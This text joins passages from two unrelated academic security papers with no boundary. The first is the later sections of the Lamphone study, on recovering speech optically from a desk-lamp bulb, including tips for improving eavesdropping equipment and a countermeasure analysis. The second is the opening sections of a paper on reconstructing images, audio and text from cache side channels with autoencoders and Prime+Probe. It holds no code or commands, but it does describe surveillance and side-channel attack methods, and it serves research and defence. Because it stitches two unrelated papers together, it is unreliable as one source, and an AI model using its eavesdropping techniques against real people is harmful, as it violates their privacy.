Results: We used the OAT to recover speech from the optical measurements. Since we were unable to obtain the recovered audio samples from the Hard Drive of Hearing study, we compared Lamphone's performance to the results reported in their paper. The authors of the Hard Drive of Hearing study evaluated their recovered signals using the NIST-SNR, so we compare the sentences recovered by Lamphone and the Hard Drive of Hearing based on the NIST-SNR. The results of our comparison are presented in Table 3. The average NIST-SNR of the speech recovered by the Lamphone is 13.5 higher (better) than the average NIST-SNR of the recovered speech reported in the Hard Drive of Hearing paper. Moreover, the STD of the NIST-SNR obtained by Lamphone is 1.91 lower (better) than the STD of the NIST-SNR obtained by the visual microphone.

Figure 17: Experimental setup: An electro-optical sensor is mounted to a telescope (left picture) that is directed at a desk lamp light bulb (placed 50 cm from the speakers) from 35 meters away (right picture).

6.3.3 Conclusions

Analyzing the results of the experiments conducted in this section, we concluded that: (1) that the quality of the speech recovered by Lamphone and the visual microphone is at the same level. The answer to the question of which method is better depends on the metric used to evaluate the methods. (2) The quality of the signals recovered by Lamphone is better than the quality of the signals recovered by the Hard Drive of Hearing.

6.4 The Influence of Distance on Lamphone's Performance

Here, we evaluate the influence of the distance between the light bulb and: (1) the eavesdropping equipment (as the distance increases, the sensor captures less light), and (2) the victim (as the distance increases, the magnitude of the light bulb vibrations decreases) on the SNR. The setup can be seen in Fig. 17.

First, we tried to assess the influence of the distance between the victim and the bulb on the spectrum of the recovered signal.

Experimental Setup: The eavesdropping equipment was located 10 meters away from the light bulb. We placed the speakers at two distances (25 cm and 50 cm) away from the light bulb. We played a frequency scan via the speakers at the volume level of a virtual meeting (such meetings have an average volume level of 75 dB) while obtaining the optical measurements.

Results: Fig. 16 presents the SNR obtained by placing the speakers at distances of 25 cm and 50 cm from the light bulb. Based on the results, we concluded that the effective bandwidth containing a strong signal that can be used to recover sound (>15dB) is narrow: it ends at around 340 Hz for a distance of 50 cm and at around 400 Hz for a distance of 25 cm.

Table 4: "We Will Make America Great Again!" - Results of recovered speech from various distances.

	Distance between electro-optical sensor and light bulb											
	15m				25m				35m			
Distance between speakers and light bulb	Intelligibility	WSS	LLR	NIST-SNR	Intelligibility	WSS	LLR	NIST-SNR	Intelligibility	WSS	LLR	NIST-SNR
25 cm	0.522	660.47	6.72	21	0.487	643.1	5.11	21.8	0.454	686.65	4.22	17.5
50 cm	0.457	669.37	3.5	12.3	0.4	651.16	4.34	21	0.362	635.9	3.75	11.5

Next, we tried to assess the influence of distance on the speech recovered by Lamphone.

Experimental Setup: We placed the eavesdropping equipment at three distances (15, 25, 35 meters) away from the light bulb, and we placed the speakers at two distances (25 cm and 50 cm) away from the light bulb Then we played a famous statement made by former President Donald Trump: "We will make America great again!" via speakers at the volume level of a virtual meeting while obtaining the optical measurements.

Results: We used the OAT to recover speech from the optical measurements. The recovered audio signals are available online[2]. The spectrograms of the recovered speech can be seen in Figs. 24 and 25 in the appendix. The intelligibility, LLR, WSS, and NIST-SNR of the recovered signals are reported in Table 4. As can be seen from the results, the quality of Lamphone is considered fair when it is used to recover sound from a distance of: (1) up to 35 meters when the lamp is located 25 cm from the victim, and (2) up to 15 meters when the lamp is located 50 cm from the victim.

7 Potential Improvements

In this section, we suggest methods that eavesdroppers can use to optimize the quality of the recovered audio without changing the setup of the target location. The potential improvements suggested below are presented based on the component they are aimed at optimizing.

Telescope: The amount of light captured by an electro-optical sensor mounted to a telescope with diameter r is determined by the area of the telescope's lens (πr^2). As a result, there is a quadratic difference in the amount of light captured by two telescopes with lens diameters of x and y (where $x = y + z$) = (πx^2) - (πy^2) = $2\pi yz + \pi z^2$. This is empirically demonstrated in Fig. 18, which presents three SNR graphs extracted from optical measurements obtained by three telescopes with different lens diameters (7.5 cm, 10 cm, 20 cm) using the same experimental setup. As can be seen from the results, as the lens diameter increases, the amount of light captured by the mounted electro-optical sensor also increases. As a result, the optical signal yields a higher SNR and has a wider effective spectrum.

Lens: A close-up lens can be used as an optical amplifier for the optical signal by increasing the ratio of the area of the lamp's light (and thus the amount of light captured by the telescope) to the total area captured by the telescope. This is empirically demonstrated in Figure 19, which presents two SNR graphs extracted from optical measurements obtained from a telescope in two setups: (1) with a close-up lens placed between the telescope and the electro-optical sensor, and (2) without a close-up lens. As can be seen from the results, the increased ratio of the area of the lamp (which resulted in an increased light ratio) to the total area captured by the telescope yields a higher SNR and a wider effective spectrum.

Electro-Optical Sensor: The sensitivity of the system can be enhanced by using an improved electro-optical sensor to obtain the optical measurements. This is empirically demonstrated in Figure 20, which presents two SNR graphs extracted from optical measurements that were obtained from two different optical sensors (PDA100A2 and APD410A). As can be seen from the results, the sensitivity of the electro-optical sensor affects the SNR level. Another option is to sample the signal from multiple optical sensors. Given N sensors that sample a signal, the SNR increases by $\sqrt{N}$. Thus, eavesdroppers can optimize the SNR of the optical signal by directing several electro-optical sensors at the light bulb in order to obtain multiple measurements and sample the bulb's vibrations simultaneously from several channels.

ADC: As discussed in Section 4, a 24-bit ADC with an input range of [-5,5] voltage provides a sensitivity of 0.6 uV. Only bulb vibrations that are expected to yield a greater voltage change (i.e., > 0.6 uV) can be recovered by Lamphone. A 32-bit ADC provides a higher level of sensitivity of 2.3 nV and significantly optimizes the system's sensitivity. In addition, in this research we experimented with two types of 24-bit ADCs (PXI-4498 and NI-9234). The ADC with the lower self-noise level provided a higher SNR which yielded signals of a higher quality.

OAT: Many advanced denoising methods in the field of speech enhancement can be used in addition to or as an alternative to the OAT steps. Advanced algorithms (e.g., neural networks) provide excellent results for filtering the noise from an audio signal, however often a large amount of data is required to train such models. The effective bandwidth of the recovered speech signal can be extended by using artificial bandwidth extension algorithms for speech [16,17,20,24,25]). Such algorithms use a dedicated model for speech and artificially add information to the high frequencies of the audio signal according to the information that appears in the lower frequencies. By doing so, bandwidth extension algorithms extend the effective bandwidth that can be heard by the human ear, which improves the quality of the audio.

Conclusions: The experiments conducted in this section



Figure 18: Impact of a telescope's lens diameter on the SNR.



Figure 19: Impact of a close-up lens on the SNR.



Figure 20: SNR obtained by two different electro-optical sensors.

reveal than the use of improved equipment yields a higher SNR. We concluded that the quality of the sound recovered by Lamphone is proportional to the quality of the equipment used. Improved equipment can be used to extend the possible distance between both the lamp and the victim and the lamp and the electro-optical sensor.

8 Countermeasures

In this section, we analyze the effectiveness of known countermeasures against sound recovery and compare their effectiveness against Lamphone and methods proposed in other studies. The countermeasures are analyzed according to their effectiveness: high (denoted as ●), medium (denoted as ◐), and low (denoted as ○). A summary of this comparison is presented in Table 5.

8.1 Prevention

Countermeasures used to eliminate the vulnerability. The countermeasure: (●) - is effective at preventing objects from turning into diaphragms, (○) - is ineffective against the methods.

Removing potential diaphragms from offices - Banning any lightweight object/device (e.g., a bag of chips, smartphones) that vibrates when it is hit by sound waves from the environment (●- against the vast majority of the methods [7, 8, 12, 14, 15, 18, 22, 27, 28, 31, 32, 35], including Lamphone), however laser microphones can recover sound from the vibration of window panes which cannot be removed from most environments (○- against the laser microphone [23]).

8.2 Mitigation

Countermeasures used to prevent the exploitation of the vulnerability. The countermeasure: (●) - prevents eavesdroppers from exploiting the vulnerability (i.e., recovering sound), (◐) - reduces the likelihood of exploiting the vulnerability (e.g., lowers the quality of the recovered sound or requires eavesdroppers to use more expensive equipment), (○) - is ineffective against the methods.

Limiting the sale of spying equipment - Limiting the availability of equipment associated with spying (e.g., laser transceiver) to specific entities (e.g., police departments). This method prevents eavesdroppers from acquiring the equipment needed to obtain data that can be used to recover sound (●- against laser microphone [23]). However, many sensors/devices that are not associated with spying were also found effective at obtaining data that can be used to recover sound (○- [7, 8, 12, 14, 15, 18, 22, 27, 28, 31, 32, 35], including Lamphone).

Preventing leakage - Containing the data or physical side effect inside the room and preventing the leakage of information from the room using software (e.g., a firewall used to prevent the exfiltration of data) or a physical apparatus (e.g., a curtain used to eliminate the line of sight to a vibrating object), or by changing the location of the targeted room (e.g., targeting an inner room with no windows). Such countermeasures are highly effective against methods that recover sound by obtaining data over the Internet and via optical sensors (●- against [7, 8, 12, 14, 15, 18, 22, 23, 27, 28, 35], including Lamphone). However, such countermeasures are ineffective against methods that recover sound from RF signals, because it is difficult to prevent the leakage of RF signals (○- against [31, 32]).

Creating a safety perimeter - Limiting/decreasing the ability of eavesdroppers to recover sound by forcing the eavesdropper to apply the attack from a distant location (e.g., by installing a fence around a house or by moving the surface on which the desk lamp is placed away from windows). Such countermeasures can limit eavesdroppers' ability to obtain the RF and optical data required to recover sound. However, eavesdroppers can use improved equipment (e.g., antennas, telescopes) to obtain radio signals and create a line of sight (◐- [12, 23, 31, 32], including Lamphone). Such countermeasures are ineffective against methods that recover sound by obtaining data over the Internet (○- against [7, 8, 14, 15, 18, 22, 27, 28, 35]).

8.3 Detection

Countermeasures used to identify the application of methods used to exploit the vulnerability. The countermeasure: (●) - can detect the application of a method to recover sound, (○) - is ineffective against the methods.

Detecting active attacks - Deploying software used to detect attempts to compromise a network and exfiltrate data (e.g., by using an IDS) and deploying a device used to detect the use of a laser transceiver (e.g., by using an optical sensor). Such methods are effective at detecting the preliminary stage of compromising a device in order to obtain data from a

Table 5: Effectiveness (high (●), medium (◐), low (○)) of countermeasures against sound eavesdropping methods.

	Prevention	Mitigation			Detection
	Removing potential diaphragms from offices	Limiting the sale of spying equipment	Preventing leakage	Creating a safety perimeter	Detecting the use of active attacks
Methods relying on a compromised device [7, 8, 14, 15, 18, 22, 27, 28, 35]	●	○	●	○	●
RF-based methods [31, 32]	●	○	○	◐	○
Visual microphone [12]	●	○	●	◐	○
Laser microphone [23]	○	●	●	◐	●
Lamphone	●	○	●	◐	○

target device (●- [7, 8, 14, 15, 18, 22, 27, 28, 35]) and the use of the laser microphone (●- [23]). However, this method is ineffective against passive external methods (○- [12, 31, 32], including Lamphone).

8.4 Conclusions

By analyzing the effectiveness of the countermeasure methods described above and presented in Table 5, we concluded that victims cannot rely on regulations limiting the sale of equipment needed for the Lamphone attack to prevent eavesdroppers from recovering sound, since Lamphone relies on a photodiode (a commonly used sensor that is not associated with spying), unlike the laser microphone which relies on a laser transceiver. In addition, victims cannot install a dedicated mechanism to detect the use of Lamphone, because its implementation does not provide any indication regarding its application, unlike the laser microphone where a dedicated optical sensor can be used to detect its use. Given this, potential victims should take care to protect themselves from the threat posed by the Lamphone attack. For example, simple but effective adjustments to a home office could be made, including installing curtains to eliminate the line of sight or replacing desk lamps with other lighting solutions to eliminate the vulnerability. Alternatively, an inner room without windows could be used for sensitive conversations, or a homeowner could install a fence to increase his/her distance from potential eavesdroppers and mitigate the attack.

9 Limitations, Discussion, and Future Work

The purpose of this research was to raise awareness of the feasibility of recovering sound by analyzing the vibrations of a desk lamp light bulb. While we are the first to demonstrate this method in the academic realm, we wonder whether our method is already known within the military and espionage realms. While we can only hypothesize about the answer to this question, for the following reasons we believe that we are not the first to exploit a light bulb to recover sound: (1) desk lamps and tabletop lamps have existed for many years, and (2) sound recovery is of interest to various entities (NSA, FBI, etc.) around the world. In addition, the case of the "Great Seal Bug" [9] showed that a new technology, the RFID, was used secretly by Soviet agencies to eavesdrop sound three decades before it was scientifically discovered and published in 1973 [19].

As was indicated in Section 7, Lamphone's primary disadvantage is the fact that the quality of the sound recovered is proportional to the quality of the equipment used by the eavesdropper. As a result, better equipment (e.g., an ADC with a lower self-noise level, a more sensitive electro-optical sensor, a telescope with a wider lens, and dedicated optical lenses) is required to recover sound from longer distances between the eavesdropper and the light bulb, and the victim and the light bulb.

We believe that over the next few years, new studies will improve Lamphone, so it will pose a greater threat to individuals' privacy, improving the method so that it could be applied by eavesdroppers with less resources and from a greater distance. An important question to consider is how long will it take the scientific community to improve this method sufficiently so it poses a major threat to individuals' privacy. An analysis of the scientific progress of another eavesdropping method might help answer this question. The Gyrophone method of recovering sound from a smartphone's motion sensors [22] was first introduced at USENIX 2014. The main disadvantage of Gyrophone at that time was the low accuracy of the model used to classify isolated words (the accuracy was only slightly better than a random guess). However, over the years, additional research led to improved understanding of this eavesdropping technique and the threat model [7, 15, 35], and a recent study presented at NDSS 2020 was able to improve this method such that it could be used to classify isolated words from a smartphone's accelerometer with 99% accuracy [8]. Based on the progress made in the seven years since Gyrophone was first introduced, we believe that future studies will improve our understanding of Lamphone and suggest new ways of recovering sound from light bulbs. Improved understanding regarding optical sound recovery could extend Lamphone's scope to hanging light bulbs located farther away from the victim (as opposed to a desk lamp light bulb).

For future work, we suggest investigating how the OAT can be improved by integrating advanced algorithms for speech processing (e.g., [16, 17, 20, 24, 25]) and denoising (e.g., the use of autoencoders), and how to apply the attack by using more compact equipment. We also suggest investigating the accuracy of a light to text model by training a neural network that receives optical signals and outputs transcription/text.

Abstract

The prosperous development of cloud computing and machine learning as a service has led to the widespread use of media software to process confidential media data. This paper explores an adversary's ability to launch side channel analyses (SCA) against media software to reconstruct confidential media inputs. Recent advances in representation learning and perceptual learning inspired us to consider the reconstruction of media inputs from side channel traces as a *cross-modality manifold learning* task that can be addressed in a unified manner with an autoencoder framework trained to learn the mapping between media inputs and side channel observations. We further enhance the autoencoder with *attention* to localize the program points that make the primary contribution to SCA, thus automatically pinpointing information-leakage points in media software. We also propose a novel and highly effective defensive technique called *perception blinding* that can perturb media inputs with perception masks and mitigate manifold learning-based SCA.

Our evaluation exploits three popular media software to reconstruct inputs in image, audio, and text formats. We analyze three common side channels — cache bank, cache line, and page tables — and userspace-only cache set accesses logged by standard `Prime+Probe`. Our framework successfully reconstructs high-quality confidential inputs from the assessed media software and automatically pinpoint their vulnerable program points, many of which are unknown to the public. We further show that perception blinding can mitigate manifold learning-based SCA with negligible extra cost.

1 Introduction

Side channel analysis (SCA) infers program secrets by analyzing the target software's influence on physical computational characteristics, such as the execution time, accessed cache units, and power consumption. Practical SCA attacks have been launched on real-world crypto systems [63, 99, 103] to recover crypto keys. With the adoption of cloud computing and machine learning as a service (MLaaS), media software, a type of application software used for processing media files like images and text, is commonly involved in processing private data uploaded to cloud (e.g., for medical diagnosis). Existing works have exploited media software with extensive manual efforts or reconstruct only certain media data [36, 100, 104]. However, the community lacks a systematic and thorough understanding of SCA attack vectors for media software and of the ways that private user inputs of various types (e.g., images or text) can be reconstructed in a unified and automated manner. Hence, this is the first study toward media software of various input formats to assess how their inputs, which represent private user data, can be leaked via SCA in a fully automatic way.

Recent advances in representation learning and perceptual learning [12, 106] inspired us to recast SCA of media software as a cross-modality manifold learning task in which an autoencoder [41] is used to learn the mapping between confidential media inputs and the derived side channel traces in an end-to-end manner. The autoencoder framework can learn a low-dimensional joint manifold of media data and side channel observations to capture a highly expressive representation that is generally immune to noise.

Our proposed autoencoder framework is highly flexible. It converts side channel traces into latent representations with an encoder module ϕ_θ, and the media data in image, audio and text formats can be reconstructed by assembling decoders ψ_θ that correspond to various media data formats to ϕ_θ. By enhancing encoder ϕ_θ with attention [97], the autoencoder framework can automatically localize program points that primarily contribute to the reconstruction of media inputs. That is, the attention mechanism delivers a "bug detector" to locate program points at which information can leak.

The observation that manifold learning captures key perceptions of high-dimensional data in a low-dimensional space [106] inspired us to propose the use of *perception blinding* to mitigate manifold learning–based SCA. Well-designed perception blinding "dominates" the projected low-dimensional perceptions and thus confines adversaries to only

*Corresponding author.

generate media data perceptually bounded to the mask. In contrast, media software that is typically used to process data bytes of media data experiences no extra difficulty in processing the blinded data and recovering the original outputs.

Our evaluation exploits media software, including `libjpeg` [58], `FFmpeg` [1], and `Hunspell` [2], which process media data in image, audio, and text formats. We assess these media software using a common threat model where *trace-based* attackers [15, 28, 45, 91] can log a trace of CPU cache banks, cache lines, or OS page-table entries accessed when executing the media software. We also launch standard `Prime+Probe` attack [88] in userspace-only scenarios and use the logged cache side channels to reconstruct media data. We conduct qualitative and quantitative evaluations of six datasets that represent daily media data whose user privacy can be violated if leaked to adversaries. Our findings show that user inputs can be reconstructed automatically and that the recovered media content, such as images or text, shows considerable (visual) similarity to user inputs. The attention modules facilitate localizing program points that incur input leakage; some have been disclosed before [36, 100, 104], but many, to the best of our knowledge, were previously unknown. Further, we find that perception blinding is highly effective in mitigating manifold learning–based SCA. We also demonstrate the noise resiliency of our attack, and how oblivious RAM [33, 84] can mitigate our attack, though it incurs high cost. In summary, we make the following contributions:

- Advances in cross-modality manifold learning inspired us to advocate SCA of media software as a supervised task that learns a joint manifold of media data and side channel traces. High-quality media data can be reconstructed from side channel traces in a noise-resilient manner without knowledge of the underlying media software implementation or media data formats.
- We enhance autoencoder with attention to localize program points that make notable contributions to information leakage. Furthermore, we design a low-cost perception-blinding technique that effectively mitigates the proposed SCA exploitation.
- Our evaluation subsumes widely used media software used to process images, audio, and text. We demonstrate that high-quality user inputs in various formats can be reconstructed and that perception blinding predominantly impedes our SCA. Our attention-based error-localization technique confirms some program points that have been reported as vulnerable and flags many previously unknown problems in media software.

We released all code and data generated in this research at [3]. We also provide an extended version of this paper at [3] which includes full details of our study.

2 Background

We introduce the high-level procedure of launching SCA in which program inputs are assumed confidential. Let a deterministic and terminating program be P. Executing an input $i \in I$ can be modeled as $P : I \to R$, where R denotes the program behavior during the runtime. Although modern computer architectures prohibit attackers from directly recording R and inferring input $i \in I$, attackers can leverage various *side channels*, which map the runtime behavior of R into an adversarial observation O of certain properties (e.g., cache status) in the execution context of P. The attacker's view can be represented as $view : R \to O$, where given side channel observation O, the attackers leverage composite inverse function $(view \circ P)^{-1} : O \to I$ to map O back to input $i \in I$.

Promising progress has been made by logging (high-resolution) side channels such as accessed cache line, cache bank, or page table entries in an automated manner [21, 36, 63, 99, 100]. Nevertheless, reconstruction of i from logged side channels requires attackers to infer the composite inverse function $(view \circ P)^{-1} : O \to I$. Recovery of such mappings requires an in-depth understanding of how program secrets are propagated (i.e., secret information flow), which could require considerable manual efforts [36, 100] or conducting formal analysis [15, 28, 91]. Note that high-resolution side channels (e.g., cache line access) usually contain millions of records, but only a tiny portion o^* is indeed *input-dependent* [90].

SCA on Media Software. Despite the widespread adoption of MLaaS to process users' private data, the SCA of media software has not been thoroughly examined. For instance, media software is commonly used to process X-ray images because it allows cost-efficient disease diagnosis with cloud resources. However, the leakage of such images on the cloud (e.g., via cache-based side channels [62]) involves a high risk of violating patient privacy. An immense demand exists to gain insights into the extent of privacy problems in media software, given its pervasive use in processing private data. Therefore, we examine real-world media software used to process media data such as photos and daily conversations.

Threat Model and Attack Scenarios. This study reconstructs confidential inputs of media software from side channels. We thus reasonably assume that different inputs of targeted media software can induce distinguishable memory access traces. Otherwise, no information regarding inputs would be leaked.

Profiled SCA [17, 38–40, 45, 66] commonly assumes that side channel logs have been prepared for training and data reconstruction. For our scenario, we generally assume a standard *trace-based* attacker. We assume that a trace of system side channel accesses made by the victim software has been prepared for use. Our evaluated system side channels include cache line, cache bank, and page table entries. The feasibility of logging such fine-grained information has been demonstrated in real-world scenarios [26, 36, 100, 103], and this assumption has been consistently made by many previous works [15, 29, 44, 90, 91, 96]. In this study, we use Intel

Pin [65] to log memory access traces and convert them into corresponding side channel traces (see Sec. 5).

We also benchmark userspace-only scenarios where attackers can launch `Prime+Probe` attack [88] to log cache activities when media software is processing a secret input. We use Mastik [101], a micro-architectural side channel toolkit, to launch "out-of-the-box" `Prime+Probe` and log victim's L1I and L1D cache activities. We pin victim process and `spy` process on the same CPU core; see attack details in Sec. 6.4.

Exploiting new side channels is *not* our focus. We demonstrate our attack over commonly-used side channels. This way, our attack is shown as practically approachable, indicating its high impact and threats under real-world scenarios. Unlike previous SCA on media software [36, 100] or on crypto libraries [105], we do *not* require a "white-box" view (i.e., source code) of victim software. We automatically analyze media software *executables* with different input types. As will be discussed in Sec. 6, we launch manifold learning to reconstruct media data with excellent (visual) similarity to user inputs. Many studies have only flagged program points of information leakage with (unscalable) abstract interpretation or symbolic execution [15, 28, 91]. Direct reconstruction of media data is beyond the scope of such formal method-based techniques, and these studies did not propose SCA mitigation.

3 A Manifold View on SCA of Media Software

This study recasts the SCA of media software as a cross-modality manifold learning task that can be well addressed with supervised learning. We train an autoencoder [41] that maps side channel observations O to the media inputs I of media software. Our threat model (Sec. 2) assumes that attackers can profile the target media software and collect side channel traces derived from many inputs. Therefore, our autoencoder framework is trained to learn from historical data and implicitly forms a low-dimensional joint manifold between the side channel logs and media inputs. We first introduce the concept of manifold, which will help to clarify critical design decisions of our framework (see Sec. 4).

Manifold Learning. The use of manifold underlies the feasibility of dimensionality reduction [54]. The key premise of manifold is the *manifold hypothesis*, which states that real-world data in high-dimensional space are concentrated near a low-dimensional manifold [30]. That is, real-world data often lie in a manifold $\mathcal{M}$ of much lower dimensionality d, which is embedded in its high-dimensional space $\mathcal{R}$ of dimensionality D ($d \ll D$). *Manifold learning* aims to find a projection $f : \mathcal{R} \to \mathcal{M}$ that converts data $x \in \mathcal{R}$ into y in an intrinsic coordinate system of $\mathcal{M}$.[1] f^{-1} projects $f(x) \in \mathcal{M}$ back onto representation x in the high-dimensional space $\mathcal{R}$.

PCA [5] is a linear manifold learning algorithm that aims to find $\mathcal{M}$ by extracting "principal components" of data points [12]. However, most real-world manifolds are nonlinear, and manifold learning algorithms (e.g., ISOMAP) are proposed to project data x onto nonlinear $\mathcal{M}$ [10].

Manifold learning views high-dimensional media data $x \in \mathcal{R}$ as a composite of perceptually meaningful contents that are shown as robust to noise or other input perturbations [31, 106, 107]. Manifold learning algorithms extract expressive representations of high-dimensional data such as images, audio, and text [19, 37], which explains why AI models can make accurate predictions pertaining to high-dimensional data [12]. It is shown that data of the same class (e.g., face photos) generally lie in the same manifold, whereas data of different classes (face vs. vehicle photos) are concentrated on separate manifolds in low-dimensional space [86]. Manifold learning clarifies the inherent difficulty of designing *universal* encoding and generative models applicable to high-dimensional data from different manifolds. The manifold hypothesis has been verified theoretically and empirically [31, 106, 107]. See the extended version [3] for empirical evidence on the validity of manifold hypothesis.



Figure 1: Project face photos to a 2-dimensional manifold.

In Fig. 1, we project a set of real-world face images to manifold $\mathcal{M}_{img}$ of two dimensions. To draw this projection, we tweak our autoencoder framework (see Sec. 4) to convert each face image into a latent representation of two dimensions. We observe that images are generally separated by skin and hair colors; in addition, face orientations are roughly decomposed into two orthogonal directions (green and red lines). In fact, recent studies have shown the effectiveness of conducting image editing by first projecting image samples into the manifold space [83, 107]. Editing images in the high-dimensional space involves a large search space $[0, 255]$ for every pixel; the random selection of pixel values from $[0, 255]$ struggles to create realistic images because arbitrary editing could "fall off" the manifold of natural images. In contrast, manifold learning facilitates sampling within $\mathcal{M}$, and the perceptually meaningful contents in $\mathcal{M}$ confine manipulations to generate mostly realistic images [83, 107].

Parametric Manifold. Most manifold learning schemes adopt non-parametric approaches. Despite the simplicity, non-parametric approaches cannot be used to project *new* data

[1] "Intrinsic coordinate" denotes the coordinate system of the low-dimensional manifold space for each high-dimensional data sample [24, 59].

points in $\mathcal{R}$ onto $\mathcal{M}$. Recent advances in deep neural networks, particularly autoencoders, have enabled a parametric nonlinear manifold projection $f_\theta : \mathcal{R} \to \mathcal{M}$ [106]. Manifold learning can thus process unknown data points of high-dimensional media data [12, 32, 42, 56, 106, 107] and facilitate downstream tasks like face recognition [30].



Figure 2: Mapping between side channels and images via a low-dimensional joint manifold $\mathcal{M}_{\mathcal{I},\mathcal{O}} = \mathcal{I} \times \mathcal{O}$.

High-Level Research Overview

Processing media data has an observable influence on the underlying computing environment; it thus induces side channel traces that can be logged by attackers to infer private inputs. Previous SCA studies, from a holistic view, attempted to (manually) map side channel logs to *data bytes* in media data (similar to how media software treats media data) [36, 100]; reconstruction of media data in a per-pixel manner is thus error-prone and likely requires expertise and manual efforts.

The success of manifold learning in tasks like image editing and cross-modality reconstruction [106, 107] led us to construct a joint, *perception-level* connection between side channel logs and high-dimensional media inputs.[2] Therefore, instead of deciding value of each byte, reconstructing media data is recast into exploring the manifold of media data that satisfies the perception-level combinatory constraints.

Overall, we view SCA as a cross-modality high-dimensional data reconstruction task that is addressed with joint manifold learning in this work [106]. Aligned with the notations in Sec. 2, let the media software inputs be I; the attacker's observation on executing each input $i \in I$ can be represented as $(view \circ P) : I \to O$, where $o \in O$ denotes the observation of side channel traces. Let F be the composite function $view \circ P$. According to the manifold hypothesis, we assume that I and O also lie in the unknown manifolds $\mathcal{I}$ and $\mathcal{O}$, respectively. As mentioned in our threat model (Sec. 2), we assume that side channel observations depend on the inputs of media software; therefore, the entire joint dataset $\{i_i, o_i\}$ formed by the ith media input $i_i \in I$ and the corresponding ith observation $o_i \in O$ lies in a joint manifold

$$\mathcal{M}_{\mathcal{I},\mathcal{O}} = \{(i, F(i)) | i \in \mathcal{I}, F(i) \in \mathcal{O}\}$$

where $(i, F(i))$ is described with the regular high-dimensional coordinate system. Since I and O also lie in the corresponding manifolds $\mathcal{I}$ and $\mathcal{O}$, the data points in $\mathcal{M}_{\mathcal{I},\mathcal{O}}$ should be equivalently described using an intrinsic coordinate system $(z, g(z))$. Hence, we assume the existence of a homomorphic mapping $(f_\mathcal{I}, f_\mathcal{O})$ over $(z, g(z))$ such that $z = f_\mathcal{O}(o)$ and $g(z) = f_\mathcal{I} \circ F^{-1}(o)$. $f_\mathcal{O}$ maps side channel observation $\mathcal{O}$ onto the intrinsic coordinate z, whereas $f_\mathcal{I}$ maps high-dimensional media data I onto $g(z)$. Note that g denotes the diffeomorphism (i.e., an isomorphism of two manifolds) between the $\mathcal{I}$ and $\mathcal{O}$ manifolds [106]. Hence, instead of computing $F^{-1} = (view \circ P)^{-1} : O \to I$ to map the side channel observation back onto the media inputs, we leverage the joint manifold to constitute the following composite function:

$$F^{-1}(o) = f_\mathcal{I}^{-1} \circ g \circ f_\mathcal{O}(o) \quad (1)$$

$i \in I$ can thus be reconstructed using the inverse composite function $f_\mathcal{I}^{-1} \circ g \circ f_\mathcal{O}$ over the joint manifold $\mathcal{M}_{\mathcal{I},\mathcal{O}}$. Fig. 2 provides a summary and presents a schematic view of how I and O of high-dimensional data are mapped via $\mathcal{M}_{\mathcal{I},\mathcal{O}}$.

The feasibility of using neural networks, especially autoencoders, to facilitate parametric manifold learning has been discussed [42, 67, 106, 107]. Accordingly, we train an autoencoder by encoding side channel traces O onto the latent space with encoder ϕ_θ and by generating media data I with decoder ψ_θ from the latent space. Therefore, Eq. 1 can be learned in an end-to-end manner [12, 106]. Holistically, ϕ_θ and ψ_θ correspond to $f_\mathcal{O}$ and $f_\mathcal{I}^{-1}$, respectively, whereas g is implicitly constructed in the encoded latent space.

4 Framework Design

We describe the design of our autoencoder in Sec. 4.1. Sec. 4.2 clarifies the usage of attention to localize code fragments inducing information leakage. Sec. 4.3 introduces perception blinding to mitigate our SCA.

4.1 SCA with Autoencoder

We propose a general and highly-flexible design in which an autoencoder is used to facilitate SCA of various media data, including images, audio and text. The autoencoder framework [41] defines a parametric feature-extracting function f_θ, named *encoder*, that enables the projection of the input x onto a latent vector $h = \phi_\theta(x)$. Similarly, autoencoder frameworks also use ψ_θ as a *decoder* that reconstructs input $\hat{x}$ from a latent vector $\hat{x} = \psi_\theta(h)$. A well-trained autoencoder framework gradually identifies a parameter vector θ to minimize the reconstruction error as follows:

$$L(\theta) = \sum_t L(x_t, \psi_\theta \circ \phi_\theta(x_t))$$

[2] Perception-level connection means constraints on data bytes formed by perceptual contents (e.g., gender, hair style) in media data are extracted from side channels.



Figure 3: Reconstructing media data of different types with a unified autoencoder framework.

where x_t is a training sample. Minimal errors can be found with statistical methods like stochastic gradient descent.

The first row of Fig. 3 depicts the workflow. We clarify that our focus is *not* to propose novel model architectures; rather, we show that high-quality inputs can be synthesized by assembling standard models, which indicates severity and effectiveness of our attack. We now discuss the high-level workflow and present the model structures and training details in Sec. 5. Given a logged side channel trace $o \in O$, encoder $\phi_\theta(o)$ converts o into the corresponding latent representation. We prepare three decoders ψ^i_θ, ψ^a_θ, ψ^t_θ to reconstruct these types of media data (i.e., image, audio, and text) from the encoded latent representation. We pair encoder $\phi_\theta(o)$ with each ψ^*_θ and train the assembled pipeline for our customized objective functions $L(\theta)$. Our proposed framework is task-agnostic. Generating media data of various types requires only assembling corresponding decoders to the unified encoder ϕ_θ.

Encoder ϕ_θ. A logged side channel trace will first be folded into a $K \times N \times N$ matrix (see Table 3 for the detailed configuration of each trace). We then feed this matrix as the input of encoder ϕ_θ. The encoder ϕ_θ comprises several stacked 2D convolutional neural networks (CNNs). For the current implementation, ϕ_θ converts the high-dimensional inputs into latent vectors of 128 dimensions, given that the dimensions of our media inputs are all over 10K. We visualize encoding of side channel traces, including traces collected from both Intel Pin and `Prime+Probe`, in the extended version of this paper [3]. Moreover, we find that increasing the dimension of latent vectors (i.e., from 128 to 256) does not make an observable improvement. This observation is consistent with the manifold hypothesis [54], such that only *limited* "perceptions" exist in normal media data. In contrast, reducing the number of dimensions (e.g., 32) makes the outputs (visually) much worse. However, users who strive to recover media data of lower-dimensions can configure our framework with smaller latent vectors (e.g., 32 dimensions).

Fig. 2(a) shows that we enhance encoder ϕ_θ with attention. Indeed, we insert one attention module between every two stacked CNN layers in the encoder. Attention generally improves output quality of autoencoder [89]. More importantly, attention facilitates localizing program points of information leakage. We elaborate on Fig. 2(a) in Sec. 4.2.

Decoder ψ^*_θ. We categorize the media data exploited by this study into two types: continuous and discrete. Image and audio data are represented as a continuous floating-point matrix and reconstructed by ψ^i_θ and ψ^a_θ in a continuous manner. In contrast, textual data comprise word sequences, and because there is no "intermediate word," textual data are regarded as sequences of discrete values and handled by ψ^t_θ.

